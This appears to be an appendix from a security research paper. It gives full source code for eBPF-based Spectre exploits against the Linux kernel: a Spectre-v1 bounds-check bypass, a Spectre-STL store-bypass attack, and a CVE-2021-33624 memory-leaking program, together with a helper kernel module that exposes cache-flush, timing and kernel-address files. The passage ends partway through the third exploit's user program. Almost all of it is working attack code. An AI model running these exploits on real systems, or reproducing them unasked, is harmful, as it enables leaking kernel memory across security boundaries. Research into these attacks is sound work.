26          struct bpf_map *map = bpf_map_get(ufd);
27          bpf_map_put(map);
28          return map;
29  }
30
31  static int ctest_prepare_exp(void *ctx)
32  {
33          struct sk_buff *skb = ctx;
34          clflush(&(skb->len));
35          return 0;
36  }
37
38  static int cache_flush(void *data, u64 val)
39  {
40          if (val == 0) {
41                  pr_info("flushing tar\n");
42                  clflush(target + 1024);
43          } else {
44                  pr_info("flushing 0x%llx\n", val);
45                  clflush((void *) val);
46          }
47          asm __volatile__ ("lfence");
48          return 0;
49  }
50
51  static unsigned long probe(void *addr)
52  {
53      volatile unsigned long time;
54
55      asm __volatile__ (
56          "mfence             \n"
57          "lfence             \n"
58          "rdtsc              \n"
59          "lfence             \n"
60          "movl %%eax, %%esi  \n"
61          "movl (%1), %%eax   \n"
62          "lfence             \n"
63          "rdtsc              \n"
64          "subl %%esi, %%eax  \n"
65          : "=a" (time)
66          : "c" (addr)
67          :  "%esi", "%edx");
68
```

```
69      return time;
70  }
71
72  static int cache_reload(void *data, u64 *val)
73  {
74          /* *val += probe(target + 256); */
75          /* *val += probe(target + 512); */
76          /* *val += probe(target + 768); */
77          *val = probe(target);
78          *val = probe(target + 1024);
79          return 0;
80  }
81
82  static int set_fd(void *data, u64 val)
83  {
84          fd = (int) val; // file descriptor of eBPF map
85          pr_info("fd is %d\n", (int) (u64) fd);
86          return 0;
87  }
88
89  static int get_fd_addr(void *data, u64 *val)
90  {
91          void *result;
92          int key = 0;
93          struct bpf_map *map = my_bpf_map_get(fd);
94          pr_info("map at 0x%llx\n", (u64) map);
95          result = map->ops->map_lookup_elem(map, &key);
96          *val = (u64) result;
97          return 0;
98  }
99
100 DEFINE_DEBUGFS_ATTRIBUTE(cache_file_op, cache_reload, cache_flush,
    ↪  "%llu\n");
101 DEFINE_DEBUGFS_ATTRIBUTE(bpfmap_op, get_fd_addr, set_fd, "%llu\n");
102
103 static int __init cache_test_init(void) {
104         pr_info("Cachetest init!\n");
105         fake_packet = vmalloc(4*(1<<12));
106         prepare_exp = ctest_prepare_exp;
107         target = fake_packet + (1<<12);
108         if (!fake_packet) {
109                 pr_info("Can't allocate memory\n");
110                 goto err;
111         }
112         debug_dir = debugfs_create_dir("cache_test", NULL);
```

```
113         if (!debug_dir) {
114                 pr_info("Can't create debugfs dir\n");
115                 goto free_mem;
116         }
117         cache_file = debugfs_create_file("cache_control", 0666,
            ↪  debug_dir, NULL, &cache_file_op);
118         if (!cache_file) {
119                 pr_info("Can't create debugfs file\n");
120                 goto free_fs;
121         }
122         bpfmap_helper = debugfs_create_file("bpfmap_helper", 0666,
            ↪  debug_dir, NULL, &bpfmap_op);
123         if (!bpfmap_helper) {
124                 pr_info("Can't create debugfs file\n");
125                 goto free_fs;
126         }
127         debugfs_create_x64("addr", 0444, debug_dir, (u64 *)&target);
128         if (prepare_exp)
129                 pr_info("prepare_exp found");
130         return 0;
131 free_fs:
132         debugfs_remove_recursive(debug_dir);
133 free_mem:
134         vfree(fake_packet);
135         fake_packet = NULL;
136         prepare_exp = NULL;
137 err:
138         return -1;
139 }
140
141 static void __exit cache_test_exit(void) {
142         vfree(fake_packet);
143         fake_packet = NULL;
144         prepare_exp = NULL;
145         debugfs_remove_recursive(debug_dir);
146         pr_info("Cachetest exit!\n");
147 }
148
149 module_init(cache_test_init);
150 module_exit(cache_test_exit);
151 MODULE_LICENSE("GPL");
152 MODULE_IMPORT_NS("BPF_INTERNAL");
```

pht__exp__kern.bpf.c

```
#pragma clang optimize off
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>

char LICENSE[] SEC("license") = "GPL";

/* Map definitions */
struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __type(key, __u32);
    __type(value, __u64);
    __uint(max_entries, 0x10000);
} map SEC(".maps");

SEC("socket")
int spectre_v1(struct __sk_buff *skb) {
    __u32 key = 0;
    __u64 *map_array;
    __u64 map_zero;

    __u64 *second_map_array;
    __u64 map_two_thousand;

    __u32 bit;

    map_array = bpf_map_lookup_elem(&map, &key);
    if (!map_array){
        return 0;
    }

    map_zero = *map_array;

    key= 0x2000;

    second_map_array = bpf_map_lookup_elem(&map, &key);
    if (!second_map_array){
        return 0;
    }

    map_two_thousand = *second_map_array;

    if (map_two_thousand != 4){
        return 0;
```

```
    }

    if (map_zero > map_two_thousand){
        return 0;
    }

    map_array = (__u64 *) ((__u8 *)map_array + map_zero); // map_array
    ↪  = &map[0] + map[0] -> map_array = &map[target_addr]

    bit = *(__u32 *)map_array;

    return bit;
}
```

pht_exp_user.bpf.c

```
#include <stdio.h>
#include <unistd.h>
#include <asm-generic/socket.h>
#include <linux/netlink.h>
#include <net/ethernet.h>
#include <net/if.h>
#include <linux/sockios.h>
#include <linux/if_packet.h>
#include <linux/bpf.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <linux/unistd.h>
#include <string.h>
#include <linux/filter.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <bpf/libbpf.h>
#include <bpf/bpf.h>
#include <stdint.h>

#define CACHE_THRESHOLD 100

char buf[1024];

```

```
29 void err(char *msg) {
30         perror(msg);
31         exit(1);
32 }
33
34 void reload(void)
35 {
36         int fd, c;
37         memset(buf, 0, 128);
38         fd = open("/sys/kernel/debug/cache_test/cache_control",
           ↪  O_RDONLY);
39         if (fd < 0) err("open");
40         c = read(fd, buf, 1024); // buf= probe(target + 1024); //target
           ↪  = fake_packet + (1<<12);  target = fake_packet + 4096 ->
           ↪  points to page 1
41         if (c <= 0) err("read");
42         close(fd);
43 }
44
45 long timed_reload(void)
46 {
47         long cycles;
48         reload();
49         cycles = strtol(buf, NULL, 0);
50         return cycles;
51 }
52
53 void do_flush(unsigned long addr)
54 {
55         int fd, c;
56         memset(buf, 0, 128);
57         sprintf(buf, "0x%lx", addr);
58         fd = open("/sys/kernel/debug/cache_test/cache_control",
           ↪  O_WRONLY, 0);
59         if (fd < 0) err("open");
60         c = write(fd, buf, strlen(buf));
61         if (c <= 0) err("write");
62         close(fd);
63 }
64
65 unsigned long get_addr(void)
66 {
67         int fd, c;
68         memset(buf, 0, 128);
69         fd = open("/sys/kernel/debug/cache_test/addr", O_RDONLY);
```

```
70          if (fd < 0) err("open");
71          c = read(fd, buf, 1024);
72          if (c <= 0) err("read");
73          close(fd);
74          return strtoul(buf, NULL, 0) + 1024;
75  }
76
77  unsigned long get_map_addr(int fd)
78  {
79          int c;
80          memset(buf, 0, 128);
81          sprintf(buf, "%d", fd);
82          fd = open("/sys/kernel/debug/cache_test/bpfmap_helper",
            ↪  O_WRONLY, 0);
83          if (fd < 0) err("open");
84          c = write(fd, buf, strlen(buf));
85          if (c <= 0) err("write");
86          close(fd);
87          fd = open("/sys/kernel/debug/cache_test/bpfmap_helper",
            ↪  O_RDONLY);
88          if (fd < 0) err("open");
89          c = read(fd, buf, 1024);
90          if (c <= 0) err("read");
91          close(fd);
92          return strtoul(buf, NULL, 0);
93  }
94
95  void trigger_proc(int sockfd) {
96          if (write(sockfd, "X", 1) != 1)
97                  err("write to proc socket failed");
98  }
99
100 int bpf_(int cmd, union bpf_attr *attrs) {
101   return syscall(__NR_bpf, cmd, attrs, sizeof(*attrs));
102 }
103
104 void array_set_dw(int mapfd, uint32_t key, uint64_t value) {
105   union bpf_attr attr = {
106     .map_fd = mapfd,
107     .key    = (uint64_t)&key,
108     .value  = (uint64_t)&value,
109     .flags  = BPF_ANY,
110   };
111
112   int res = bpf_(BPF_MAP_UPDATE_ELEM, &attr);
```

```
113   if (res)
114     err("map update elem dw");
115 }
116 
117 struct bpf_object *obj = NULL;
118 
119 static int run_attack(void) {
120         struct bpf_program *prog;
121     int var_err, map_fd, prog_fd, sockfd;
122         int socks[2];
123     unsigned long target_addr, map_addr;
124     long value;
125     long long time1, time2;
126 
127     /* Open BPF object file */
128         obj = bpf_object__open_file("pht_exp_kern.bpf.o", NULL);
129         if (libbpf_get_error(obj)) {
130                 err("Failed to open BPF object file\n");
131         }
132 
133     var_err = bpf_object__load(obj);
134         if (var_err) {
135                 err("Failed to load BPF object\n");
136         }
137 
138     /* Get map file descriptors */
139         map_fd = bpf_object__find_map_fd_by_name(obj, "map");
140 
141     if (map_fd < 0) {
142                 err("Failed to find maps\n");
143         }
144 
145     prog= bpf_object__find_program_by_name(obj, "spectre_v1");
146         if (!prog) {
147                 err("Failed to find spectre_v1 program\n");
148         }
149 
150     prog_fd = bpf_program__fd(prog);
151 
152         if (socketpair(AF_UNIX, SOCK_DGRAM, 0, socks)) {
153                 err("socketpair");
154         }
155 
156         if (setsockopt(socks[0], SOL_SOCKET, SO_ATTACH_BPF, &prog_fd,
        ↪  sizeof(int)))
```

```
157                 err("setsockopt");
158
159         sockfd= socks[1];
160
161     array_set_dw(map_fd, 0, 0);
162     array_set_dw(map_fd, 0x2000, 4);
163
164     target_addr = get_addr();
165         map_addr = get_map_addr(map_fd);
166
167     for (int i = 0; i < 1024; i++) {
168                 trigger_proc(sockfd);
169         }
170
171     value = target_addr - map_addr;
172     array_set_dw(map_fd, 0, value);
173
174     reload();
175     reload();
176
177     do_flush(0);
178     do_flush(map_addr + 0x2000 * 8);
179
180     trigger_proc(sockfd);
181
182     time1 = timed_reload();
183     time2 = timed_reload();
184
185     printf("[+] reload takes %lld cycles, in-cache reload takes %lld
      ↪  cycles\n", time1, time2);
186         if (time1 < CACHE_THRESHOLD) {
187                 printf("[+] Speculative out-of-bound access
                 ↪  succeed!\n");
188         } else {
189                 printf("[-] Speculative out-of-bound access fail!\n");
190         }
191     return 0;
192 }
193
194 int main(void) {
195         run_attack();
196         return 0;
197 }
```

Exploit #2: Spectre-STL

ctest.c

The source code for the custom kernel module (`ctest.c`) utilized in this exploit is identical to the one presented in Exploit #1. Please refer to the previous `ctest.c` implementation.

stl_exp_kern.bpf.c

```c
#pragma clang optimize off
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>

char LICENSE[] SEC("license") = "GPL";

/* Map definitions */
struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __type(key, __u32);
    __type(value, __u64[200]);
    __uint(max_entries, 0x100);
} map SEC(".maps");

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __type(key, __u32);
    __type(value, __u64);
    __uint(max_entries, 1);
} addr_map SEC(".maps");

SEC("socket")
int spectre_v4(struct __sk_buff *skb) {
    __u32 key = 0;
    __u64 *map_array;

    __u64 *addr_map_fd;
    __u64 target_addr;

    __u64 r0;
    __u64 *dummy;

    __u32 bit;

```

```
35
36      r0= 0;
37
38      map_array = bpf_map_lookup_elem(&map, &key);
39      if (!map_array){
40          return 0;
41      }
42
43      addr_map_fd = bpf_map_lookup_elem(&addr_map, &key);
44      if (!addr_map_fd){
45          return 0;
46      }
47      target_addr = *addr_map_fd;
48
49      dummy= (__u64 *) target_addr;
50
51      map_array[2] = target_addr;
52      map_array[3] = target_addr;
53      map_array[4] = target_addr;
54      map_array[5] = target_addr;
55      map_array[6] = target_addr;
56      map_array[7] = target_addr;
57      map_array[8] = target_addr;
58      map_array[9] = target_addr;
59      map_array[10] = target_addr;
60      map_array[11] = target_addr;
61      map_array[12] = target_addr;
62      map_array[13] = target_addr;
63      map_array[14] = target_addr;
64      map_array[15] = target_addr;
65      map_array[16] = target_addr;
66      map_array[17] = target_addr;
67      map_array[18] = target_addr;
68      map_array[19] = target_addr;
69      map_array[20] = target_addr;
70      map_array[21] = target_addr;
71      map_array[22] = target_addr;
72      map_array[23] = target_addr;
73      map_array[24] = target_addr;
74      map_array[25] = target_addr;
75      map_array[26] = target_addr;
76      map_array[27] = target_addr;
77      map_array[28] = target_addr;
78      map_array[29] = target_addr;
79      map_array[30] = target_addr;
```

```
80
81      dummy= map_array;
82      bit= (__u32) (*dummy);
83      return bit;
84  }
```

stl_exp_user.bpf.c

```
1   #include <stdio.h>
2   #include <unistd.h>
3   #include <asm-generic/socket.h>
4   #include <linux/netlink.h>
5   #include <net/ethernet.h>
6   #include <net/if.h>
7   #include <linux/sockios.h>
8   #include <linux/if_packet.h>
9   #include <linux/bpf.h>
10  #include <errno.h>
11  #include <sys/socket.h>
12  #include <sys/ioctl.h>
13  #include <linux/unistd.h>
14  #include <string.h>
15  #include <linux/filter.h>
16  #include <stdlib.h>
17  #include <arpa/inet.h>
18  #include <sys/types.h>
19  #include <sys/stat.h>
20  #include <fcntl.h>
21
22  #include <bpf/libbpf.h>
23  #include <bpf/bpf.h>
24  #include <stdint.h>
25
26  #define CACHE_THRESHOLD 100
27
28  char buf[1024];
29
30  void err(char *msg) {
31          perror(msg);
32          exit(1);
33  }
34
35  void reload(void) {
36          int fd, c;
```

```
37          memset(buf, 0, 128);
38          fd = open("/sys/kernel/debug/cache_test/cache_control",
            ↪  O_RDONLY);
39          if (fd < 0) err("open");
40          c = read(fd, buf, 1024); // buf= probe(target + 1024); //target
            ↪  = fake_packet + (1<<12);  target = fake_packet + 4096 ->
            ↪  points to page 1
41          if (c <= 0) err("read");
42          close(fd);
43  }
44
45  long timed_reload(void) {
46          long cycles;
47          reload();
48          cycles = strtol(buf, NULL, 0);
49          return cycles;
50  }
51
52  void do_flush(unsigned long addr) {
53          int fd, c;
54          memset(buf, 0, 128);
55          sprintf(buf, "0x%lx", addr);
56          fd = open("/sys/kernel/debug/cache_test/cache_control",
            ↪  O_WRONLY, 0);
57          if (fd < 0) err("open");
58          c = write(fd, buf, strlen(buf));
59          if (c <= 0) err("write");
60          close(fd);
61  }
62
63  unsigned long get_addr(void) {
64          int fd, c;
65          memset(buf, 0, 128);
66          fd = open("/sys/kernel/debug/cache_test/addr", O_RDONLY);
67          if (fd < 0) err("open");
68          c = read(fd, buf, 1024);
69          if (c <= 0) err("read");
70          close(fd);
71          return strtoul(buf, NULL, 0) + 1024; // &target + 1024
72  }
73
74  void trigger_proc(int sockfd) {
75          if (write(sockfd, "X", 1) != 1)
76                  err("write to proc socket failed");
77  }
```

```
78
79  int bpf_(int cmd, union bpf_attr *attrs) {
80    return syscall(__NR_bpf, cmd, attrs, sizeof(*attrs));
81  }
82
83  void array_set_dw(int mapfd, uint32_t key, uint64_t value) {
84    union bpf_attr attr = {
85      .map_fd = mapfd,
86      .key    = (uint64_t)&key,
87      .value  = (uint64_t)&value,
88      .flags  = BPF_ANY,
89    };
90
91    int res = bpf_(BPF_MAP_UPDATE_ELEM, &attr);
92    if (res)
93      err("map update elem dw");
94  }
95
96  struct bpf_object *obj = NULL;
97
98  static int run_attack(void) {
99          struct bpf_program *prog;
100
101         int var_err, /*map_fd,*/ addr_map_fd, prog_fd, sockfd;
102         int socks[2];
103
104         unsigned long target_addr;
105         long long time1, time2;
106
107
108         /* Open BPF object file */
109         obj = bpf_object__open_file("stl_exp_kern.bpf.o", NULL);
110         if (libbpf_get_error(obj)) {
111                 err("Failed to open BPF object file\n");
112         }
113
114         var_err = bpf_object__load(obj);
115         if (var_err) {
116                 err("Failed to load BPF object\n");
117         }
118
119         /* Get map file descriptors */
120         // map_fd = bpf_object__find_map_fd_by_name(obj, "map");
121         addr_map_fd = bpf_object__find_map_fd_by_name(obj, "addr_map");
122
```

```
123         if (/*map_fd < 0 ||*/ addr_map_fd < 0) {
124                 err("Failed to find maps\n");
125         }
126 
127         prog= bpf_object__find_program_by_name(obj, "spectre_v4");
128         if (!prog) {
129                 err("Failed to find spectre_v4 program\n");
130         }
131 
132         prog_fd = bpf_program__fd(prog);
133 
134         if (socketpair(AF_UNIX, SOCK_DGRAM, 0, socks)) {
135                 err("socketpair");
136         }
137 
138         if (setsockopt(socks[0], SOL_SOCKET, SO_ATTACH_BPF, &prog_fd,
            ↪  sizeof(int)))
139                 err("setsockopt");
140 
141         sockfd= socks[1];
142 
143         /* Getting the target address of X from the kernel module */
144         target_addr = get_addr();
145         array_set_dw(addr_map_fd, 0, target_addr);
146 
147         reload();
148         reload();
149 
150         do_flush(0);
151 
152 
153         for (int i = 0; i < 1000; i++) {
154                 trigger_proc(sockfd);
155         }
156 
157         time1 = timed_reload();
158         time2 = timed_reload();
159 
160         printf("[+] reload takes %lld cycles, in-cache reload takes
            ↪  %lld cycles\n", time1, time2);
161         if (time1 < CACHE_THRESHOLD) {
162                 printf("[+] Speculative out-of-bound access
                    ↪  succeed!\n");
163         } else {
164                 printf("[-] Speculative out-of-bound access fail!\n");
```

```
        }

        return 0;
}

int main(void) {
        run_attack();
        return 0;
}
```

Exploit #3: CVE-2021-33624

spectre_v1_kern.bpf.c

```
#pragma clang optimize off
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>
#include "spectre_v1.h"

char LICENSE[] SEC("license") = "GPL";

/* Map definitions */
struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __type(key, __u32);
    __type(value, __u8[DATA_MAP_SIZE]);
    __uint(max_entries, 1);
} data_map SEC(".maps");

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __type(key, __u32);
    __type(value, struct control_data);
    __uint(max_entries, 1);
} control_map SEC(".maps");

struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __type(key, __u32);
    __type(value,  __u32);
    __uint(max_entries, 2);
} control_array SEC(".maps");

```

```
30 SEC("socket")
31 int mem_leaker(struct __sk_buff *skb)
32 {
33     __u32 key = 0;
34     struct control_data *ctrl_data;
35     __u8 *data_array;
36     __u64 index, bitshift;
37     __u64 oob_address;
38     __u64 slow_bound;
39     __u64 leaked_byte;
40     __u64 cache_line_offset;
41     __u8 bit;
42 
43     /* Dummy registers for branch predictor training */
44     __u64 dummy1;
45     __u64 dummy2;
46     __u64 flag;
47 
48     // load control data
49     ctrl_data = bpf_map_lookup_elem(&control_map, &key);
50     if (!ctrl_data)
51         return 0;
52 
53     // load pointer to our big array
54     data_array = bpf_map_lookup_elem(&data_map, &key);
55     if (!data_array)
56         return 0;
57 
58     dummy1 = 2;
59     dummy2 = 3;
60     //nothing special until here
61     // load bitshift and speculatively unbounded index
62     index = ctrl_data->index;
63     bitshift = ctrl_data->bitshift & 0xf;
64 
65     flag = 1;
66 
67     if (index == 0) {
68 
69     }
70     else{
71         flag = 0;
72     }
73 
74     flag = -flag; //verifer lost track not sure if this is neccessary
```

```
75      flag = -flag;
76
77      oob_address = index; //poison pointer   r5=0 and we attack
78      if (flag == 0) {
79
80      } else {
81          oob_address = (__u64)data_array;
82      }
83
84      dummy1 = dummy1 / dummy2;
85      dummy1 = dummy1 / dummy2;
86      dummy1 = dummy1 / dummy2;
87      dummy1 = dummy1 / dummy2;
88      dummy1 = dummy1 / dummy2;
89      dummy1 = dummy1 / dummy2;
90      dummy1 = dummy1 / dummy2;
91      dummy1 = dummy1 / dummy2;
92      dummy1 = dummy1 / dummy2;
93      dummy1 = dummy1 / dummy2;
94      dummy1 = dummy1 / dummy2;
95      dummy1 = dummy1 / dummy2;
96      dummy1 = dummy1 / dummy2;
97      dummy1 = dummy1 / dummy2;
98      dummy1 = dummy1 / dummy2;
99      dummy1 = dummy1 / dummy2;
100     dummy1 = dummy1 / dummy2;
101     dummy1 = dummy1 / dummy2;
102     dummy1 = dummy1 / dummy2;
103     dummy1 = dummy1 / dummy2;
104     dummy1 = dummy1 / dummy2;
105     dummy1 = dummy1 / dummy2;
106     dummy1 = dummy1 / dummy2;
107     dummy1 = dummy1 / dummy2;
108     dummy1 = dummy1 / dummy2;
109     dummy1 = dummy1 / dummy2;
110     dummy1 = dummy1 / dummy2;
111     dummy1 = dummy1 / dummy2;
112     dummy1 = dummy1 / dummy2;
113     dummy1 = dummy1 / dummy2;
114     dummy1 = dummy1 / dummy2;
115     dummy1 = dummy1 / dummy2;
116     dummy1 = dummy1 / dummy2;
117     dummy1 = dummy1 / dummy2;
118     dummy1 = dummy1 / dummy2;
119     dummy1 = dummy1 / dummy2;
```

```
120     dummy1 = dummy1 / dummy2;
121     dummy1 = dummy1 / dummy2;
122     dummy1 = dummy1 / dummy2;
123     dummy1 = dummy1 / dummy2;
124     dummy1 = dummy1 / dummy2;
125     dummy1 = dummy1 / dummy2;
126     dummy1 = dummy1 / dummy2;
127     dummy1 = dummy1 / dummy2;
128     dummy1 = dummy1 / dummy2;
129     dummy1 = dummy1 / dummy2;
130     dummy1 = dummy1 / dummy2;
131     dummy1 = dummy1 / dummy2;
132     dummy1 = dummy1 / dummy2;
133     dummy1 = dummy1 / dummy2;
134     dummy1 = dummy1 / dummy2;
135     dummy1 = dummy1 / dummy2;
136     dummy1 = dummy1 / dummy2;
137     dummy1 = dummy1 / dummy2;
138     dummy1 = dummy1 / dummy2;
139     dummy1 = dummy1 / dummy2;
140     dummy1 = dummy1 / dummy2;
141     dummy1 = dummy1 / dummy2;
142     dummy1 = dummy1 / dummy2;
143     dummy1 = dummy1 / dummy2;
144     dummy1 = dummy1 / dummy2;
145     dummy1 = dummy1 / dummy2;
146     dummy1 = dummy1 / dummy2;
147     dummy1 = dummy1 / dummy2;
148     dummy1 = dummy1 / dummy2;
149     dummy1 = dummy1 / dummy2;
150     dummy1 = dummy1 / dummy2;
151     dummy1 = dummy1 / dummy2;
152     dummy1 = dummy1 / dummy2;
153     dummy1 = dummy1 / dummy2;
154     dummy1 = dummy1 / dummy2;
155     dummy1 = dummy1 / dummy2;
156     dummy1 = dummy1 / dummy2;
157     dummy1 = dummy1 / dummy2;
158     dummy1 = dummy1 / dummy2;
159     dummy1 = dummy1 / dummy2;
160     dummy1 = dummy1 / dummy2;
161     dummy1 = dummy1 / dummy2;
162     dummy1 = dummy1 / dummy2;
163     dummy1 = dummy1 / dummy2;
164     dummy1 = dummy1 / dummy2;
```

```
165     dummy1 = dummy1 / dummy2;
166     dummy1 = dummy1 / dummy2;
167     dummy1 = dummy1 / dummy2;
168     dummy1 = dummy1 / dummy2;
169     dummy1 = dummy1 / dummy2;
170     dummy1 = dummy1 / dummy2;
171     dummy1 = dummy1 / dummy2;
172     dummy1 = dummy1 / dummy2;
173     dummy1 = dummy1 / dummy2;
174     dummy1 = dummy1 / dummy2;
175     dummy1 = dummy1 / dummy2;
176     dummy1 = dummy1 / dummy2;
177     dummy1 = dummy1 / dummy2;
178     dummy1 = dummy1 / dummy2;
179     dummy1 = dummy1 / dummy2;
180     dummy1 = dummy1 / dummy2;
181     dummy1 = dummy1 / dummy2;
182     dummy1 = dummy1 / dummy2;
183     dummy1 = dummy1 / dummy2;
184     dummy1 = dummy1 / dummy2;
185     dummy1 = dummy1 / dummy2;
186     dummy1 = dummy1 / dummy2;
187     dummy1 = dummy1 / dummy2;
188     dummy1 = dummy1 / dummy2;
189     dummy1 = dummy1 / dummy2;
190     dummy1 = dummy1 / dummy2;
191     dummy1 = dummy1 / dummy2;
192     dummy1 = dummy1 / dummy2;
193     dummy1 = dummy1 / dummy2;
194     dummy1 = dummy1 / dummy2;
195     dummy1 = dummy1 / dummy2;
196     dummy1 = dummy1 / dummy2;
197     dummy1 = dummy1 / dummy2;
198     dummy1 = dummy1 / dummy2;
199     dummy1 = dummy1 / dummy2;
200     dummy1 = dummy1 / dummy2;
201     dummy1 = dummy1 / dummy2;
202     dummy1 = dummy1 / dummy2;
203     dummy1 = dummy1 / dummy2;
204     dummy1 = dummy1 / dummy2;
205     dummy1 = dummy1 / dummy2;
206     dummy1 = dummy1 / dummy2;
207
208     /*#pragma unroll
209     for (int i = 0; i < 128; i++) {
```

```
210         dummy1 = dummy1 / dummy2;
211     }*/
212 
213     slow_bound = data_array[0x1200];
214     slow_bound &= 1;
215     slow_bound &= 2; /* Always results in 0 */
216     flag += slow_bound;
217 
218     if (flag == 0){
219         return 0;
220     }
221 
222     leaked_byte = *((__u8 *)oob_address);
223     leaked_byte <<= bitshift;
224     leaked_byte &= 0x1000;
225 
226     bit = data_array[0x2000 + leaked_byte];
227 
228     return 0;
229 }
230 
231 SEC("socket")
232 int timed_reader(struct __sk_buff *skb)
233 {
234     __u32 key = 0;
235     __u32 *control_array_fd;
236     __u32 temp, index;
237 
238     __u8 *data_array;
239     __u64 start_time, end_time, total_time;
240 
241     // r8 = index (bounded to 0x5000)
242     control_array_fd = bpf_map_lookup_elem(&control_array, &key);
243     if (control_array_fd == 0){
244         return 0;
245     }
246 
247     temp = *control_array_fd;
248     index = temp;
249 
250     if (index >= DATA_MAP_SIZE){
251       return 0;
252     }
253 
254     data_array = bpf_map_lookup_elem(&data_map, &key);
```

```
255     if (data_array == 0){
256         return 0;
257     }
258 
259     start_time = bpf_ktime_get_ns();
260     __u8 val = data_array[index];
261     end_time = bpf_ktime_get_ns();
262 
263     total_time = end_time - start_time;
264 
265     // store time delta
266     key = 1;
267     __u32 *time_delta_ptr = bpf_map_lookup_elem(&control_array, &key);
268     if (time_delta_ptr != 0){
269       *time_delta_ptr = (__u32)total_time;
270     }
271 
272     return 0;
273 }
274 
275 SEC("socket")
276 int bounce_prog(struct __sk_buff *skb)
277 {
278     __u32 key = 0;
279     __u8 *data_array;
280 
281     data_array = bpf_map_lookup_elem(&data_map, &key);
282     if (data_array != 0){
283         data_array[0x1200] = 1;
284         data_array[0x2000] = 1;
285         data_array[0x3000] = 1;
286     }
287     return 0;
288 }
```

spectre_v1_user.bpf.c

```
1 #include <linux/bpf_common.h>
2 #define _GNU_SOURCE
3 #include <pthread.h>
4 #include <assert.h>
5 #include <err.h>
6 #include <stdint.h>
7 #include <bpf/bpf.h>
```

```c
#include <bpf/libbpf.h>
#include <linux/bpf.h>
#include <linux/filter.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <asm/unistd_64.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <errno.h>
#include <limits.h>
#include <stdbool.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stddef.h>
#include <signal.h>
#include <string.h>
#include <ctype.h>
#include <sys/mman.h>
#include <sys/user.h>
#include <sys/time.h>
#include "spectre_v1.h"

#define GPLv2 "GPL v2"

int main_cpu, bounce_cpu;
void pin_task_to(int pid, int cpu) {
  cpu_set_t cset;
  CPU_ZERO(&cset);
  CPU_SET(cpu, &cset);
  if (sched_setaffinity(pid, sizeof(cpu_set_t), &cset))
    err(1, "affinity");
}
void pin_to(int cpu) { pin_task_to(0, cpu); }

/* BPF object and maps */
struct bpf_object *obj = NULL;

int bpf_(int cmd, union bpf_attr *attrs) {
  return syscall(__NR_bpf, cmd, attrs, sizeof(*attrs));
}

/* assumes 32-bit values */
```

```
53 void array_set(int mapfd, uint32_t key, uint32_t value) {
54   union bpf_attr attr = {
55     .map_fd = mapfd,
56     .key    = (uint64_t)&key,
57     .value  = (uint64_t)&value,
58     .flags  = BPF_ANY,
59   };
60
61   int res = bpf_(BPF_MAP_UPDATE_ELEM, &attr);
62   if (res)
63     err(1, "map update elem 32bit");
64 }
65
66 void array_set_2dw(int mapfd, uint32_t key, unsigned long bitshift,
   ↪  unsigned long index) {
67   struct control_data value = { bitshift, index };
68   union bpf_attr attr = {
69     .map_fd = mapfd,
70     .key    = (uint64_t)&key,
71     .value  = (uint64_t)&value,
72     .flags  = BPF_ANY,
73   };
74
75   int res = bpf_(BPF_MAP_UPDATE_ELEM, &attr);
76   if (res)
77     err(1, "map update elem 2dw");
78 }
79
80 uint32_t array_get(int mapfd, uint32_t key) {
81   uint32_t value = 0;
82   union bpf_attr attr = {
83     .map_fd = mapfd,
84     .key    = (uint64_t)&key,
85     .value  = (uint64_t)&value,
86     .flags  = BPF_ANY,
87   };
88   int res = bpf_(BPF_MAP_LOOKUP_ELEM, &attr);
89   if (res)
90     err(1, "map lookup elem");
91   return value;
92 }
93
94 struct array_timed_reader_prog {
95   int control_array;
96   int sockfd;
```

```
97  };
98
99  struct array_timed_reader_prog create_timed_reader_prog(int
    ↪  timed_array_fd) {
100   struct array_timed_reader_prog ret;
101
102   struct bpf_program *prog;
103   int timed_reader_prog_fd;
104   int socks[2];
105
106   /*
107    * slot 0: timed_array index
108    * slot 1: measured time delta
109   */
110   ret.control_array = bpf_object__find_map_fd_by_name(obj,
      ↪  "control_array");
111
112   if (ret.control_array < 0 ) {
113       err(1, "Failed to find maps\n");
114   }
115
116   prog = bpf_object__find_program_by_name(obj, "timed_reader");
117   if (!prog) {
118       err(1, "Failed to find timed_reader program\n");
119   }
120   timed_reader_prog_fd = bpf_program__fd(prog);
121
122   if (socketpair(AF_UNIX, SOCK_DGRAM, 0, socks)){
123     err(1, "socketpair");
124   }
125
126   if (setsockopt(socks[0], SOL_SOCKET, SO_ATTACH_BPF,
      ↪  &timed_reader_prog_fd, sizeof(int)))
127     err(1, "setsockopt");
128
129   ret.sockfd = socks[1];
130
131   return ret;
132 }
133
134 void trigger_proc(int sockfd) {
135   if (write(sockfd, "X", 1) != 1)
136     err(1, "write to proc socket failed");
137 }
138
```

```
139 uint32_t perform_timed_read(struct array_timed_reader_prog *prog, int
    ↪  index) {
140   array_set(prog->control_array, 0, index);
141   array_set(prog->control_array, 1, 0x13371337); /* poison, for error
      ↪  detection */
142   trigger_proc(prog->sockfd);
143   uint32_t res = array_get(prog->control_array, 1);
144   if (res == 0x13371337)
145     errx(1, "got poison back after timed read, eBPF code is borked");
146   return res;
147 }
148
149 int bounce_sock_fd = -1;
150
151 void load_bounce_prog(int target_array_fd) {
152   struct bpf_program *prog;
153   int bounce_prog_fd;
154   int socks[2];
155
156   prog = bpf_object__find_program_by_name(obj, "bounce_prog");
157   if (!prog) {
158       err(1, "Failed to find bounce_prog program\n");
159   }
160   bounce_prog_fd = bpf_program__fd(prog);
161
162   if (socketpair(AF_UNIX, SOCK_DGRAM, 0, socks)){
163     err(1, "socketpair");
164   }
165
166   if (setsockopt(socks[0], SOL_SOCKET, SO_ATTACH_BPF, &bounce_prog_fd,
      ↪  sizeof(int)))
